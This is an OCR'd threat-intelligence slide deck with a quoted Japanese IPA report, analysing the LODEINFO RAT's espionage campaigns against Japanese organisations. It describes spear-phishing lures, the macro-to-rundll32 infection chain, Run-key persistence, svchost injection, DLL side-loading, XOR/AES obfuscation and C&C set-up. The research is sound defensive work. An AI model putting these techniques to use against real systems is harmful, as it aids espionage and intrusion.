
macnica networks

Tracking rapid evolution? Copycat? of An APT RAT in Asia

Hiroshi Takeuchi
Threat Analyst

Who am I?

- Malware Analyst, Reverse Engineer @ Security Research Center
- One of our missions is analysis of cyber espionages, especially targeting Japan




Research Motivation

- Almost every week / day, we hear the name of RAT
- One day, A RAT caught our attention, called “LODEINFO”
  - Unknown code, Rapid Version UP & Changing TTP, etc.
  - Contrary to our expectation, Very Active & Persistence..

Agenda

- Overview of LODEINFO
- Actor’s TTP
- Deep Dive into LODEINFO
- Who’s behind?
- Conclusion

LODEINFO



- First Observed in Dec 2019. Its version was v0.1.2
- HTTP RAT with basic features. (File UP/DOWN, Inject shellcode, etc.)
- New implementation and no attribution
- Implementing malicious codes inside benign program source
- So far, Observed ONLY IN JAPAN


Targeted Industries we observed

Media

Defense

Think-Tank

Very Active Campaign



2.1　12 月から観測され始めた攻撃キャンペーン

2019 年 12 月中旬から下旬にかけて、外交政策や安全保障政策、経済政策といった分野、特に米中関係の問題を扱う組織や人物に対する標的型攻撃メールによるサイバーエスピオナージを確認した。攻撃メールのテーマには、時候の挨拶、年末の事務処理、会議やフォーラムへの申し込みといった受信者にとって日常的に添付ファイルつきメールとして受信し易い事柄が用いられ、添付されたドキュメントファイルのマクロを有効化すると未知のマルウェアに感染する仕組みとなっていた。プライベート利用の端末が感染し、メールやブラウザ情報（ID やパスワード）を窃取されたうえで、さらに別種のバックドアが設置された事例や、組織管理の端末が感染し、管理サーバへの水平展開を試みられた事例も確認されている。

中国国内で、湖北省武漢市を発端とした新型コロナウイルスによる被害拡大に関する報道が激化していた 2020 年 1 月から 2 月にかけては、前記の攻撃を確認できる情報を入手できない期間が続いたが、3 月中旬以降に再び攻撃は活発化しており、本報告の執筆時点では台湾の蔡総統政権二期目が始まり、また中国の全人代開催時期の前後（5 月末現在）も攻撃が継続していることを確認している。直近では、新型コ

1

ロナウイルスや履歴書などの一般的なテーマを用いる他に、感染した組織から窃取されたとみられる文書やメールが新たなスピアフィッシングメールに悪用されて、受信者に関わりの深いテーマや差出人を模したメールにより関連組織の特定人物が連鎖的に狙われる事例も観測されており、攻撃は深化し拡大傾向にあると言える。また、マルウェアに感染させるトリックについても、単にマクロを有効化させるだけでなく、マクロボタンを押下させるといった、サンドボックスによる自動解析での判別を妨害する手法を取り入れたことを確認している。

今回行われている攻撃の手口やマルウェアには、従来の攻撃と比較して特別に目新しい点が見られるわけではなく、2005 年以来からの普遍的な傾向に違わず、攻撃メールの内容や添付ファイルには不自然で粗雑な点が多い。それでも、一部の組織からの情報窃取を許している現状に鑑みて、スピアフィッシングメールの連鎖により攻撃対象となった人物自体を攻撃側に加担させてしまう方式は依然としてサイバーエスピオナージの手段として有効であり、システム的に入口・出口・内部対策だけでは完全な未然防止が難しいことを裏付けている。

当隊では連鎖的な被害を抑止・低減するために、被害組織の追跡、攻撃インフラ・攻撃ツールの調査と情報共有、公開情報の収集いった活動を継続している。

攻撃グループの帰属を示唆する公開情報としては、今回使用された未知のマルウェアには中国国家安全部（MSS）が関与しているといわれる APT10 が以前に使用したマルウェア"ANEL"との、コードレベルの類点を指摘するレポートがある[1]。

今回の攻撃資源にはある特定の地域や言語を匂わせる文字列が多用されているが、安易な偽旗工作である可能性も否定できず、攻撃の全体的な嗜好からは、過去から継続した攻撃と見ることもできると当隊では判断している。

Since the middle of December 2019, observed cyber espionages to organizations and people who are working in foreign policy, national security policy, economic policy domains, especially US-China relations.

Source: Information-technology Promotion Agency, Japan (IPA). J-CRAT 2019 2H Report


Attack Vector: Spear Phishing

subject: The head of SVR talks relationship with Japan


Message to let recipient to enable macro

The actor has used gmail to deliver and used 163 mail account (free mail in China) for password recovery.

Recent Attachment




input password to open the doc



enable macro and press
[Modify] and [Next] button

Rapid New Release



Initial Compromise Technique at an early stage (v0.1.2, v0.2.7)

Attached doc contains macro

1) Drop DLL

2) Add Run Registry Key

3) Execute by rundll32

rundll32 xxxx.dll, main

LODEINFO

- XOR (16 bytes key)


4) Injects code into svchost

svchost.exe

- AES + Bit Operation

* Some variants decrypts code in rundll32 memory


Initial Compromise Technique later (v0.3.4 ~)



DLL Side-Loading


- XOR (1byte key) -> LODEINFO
- AES + Bit Operation - > Config

LODEINFO Reuse



Massive Spear phishing emails with various kinds of decoys

Dual Operation




Once confirmed the target,
2nd RAT was uploaded to the compromised device.
Uploaded file was another LODEINFO (same version)
Diffs are

- no persistence (manual operation necessary)
- C&C domain specified (all 1st LODEINFO C&C were IPs)

Dual Operation Intention

A. 2nd C&C is mothership & hide as much as possible

B. Multiple operators work together simultaneously
   - Multiple C&Cs were in the configuration until v0.2.7
   - The actor's tactic is to shorten time for accomplishing objectives
   - C&C does not support collaboration of operators




LODEINFO v0.2 .7


Infrastructure


- All C&C were set up on VPS in other countries than Japan
- Recently, C&C servers were set up in datacenters in Japan

Linux(Ubuntu) platform C&C




LODEINFO Workflow







Encrypted Configuration Format (Bit operation + AES)

Encrypted Blob

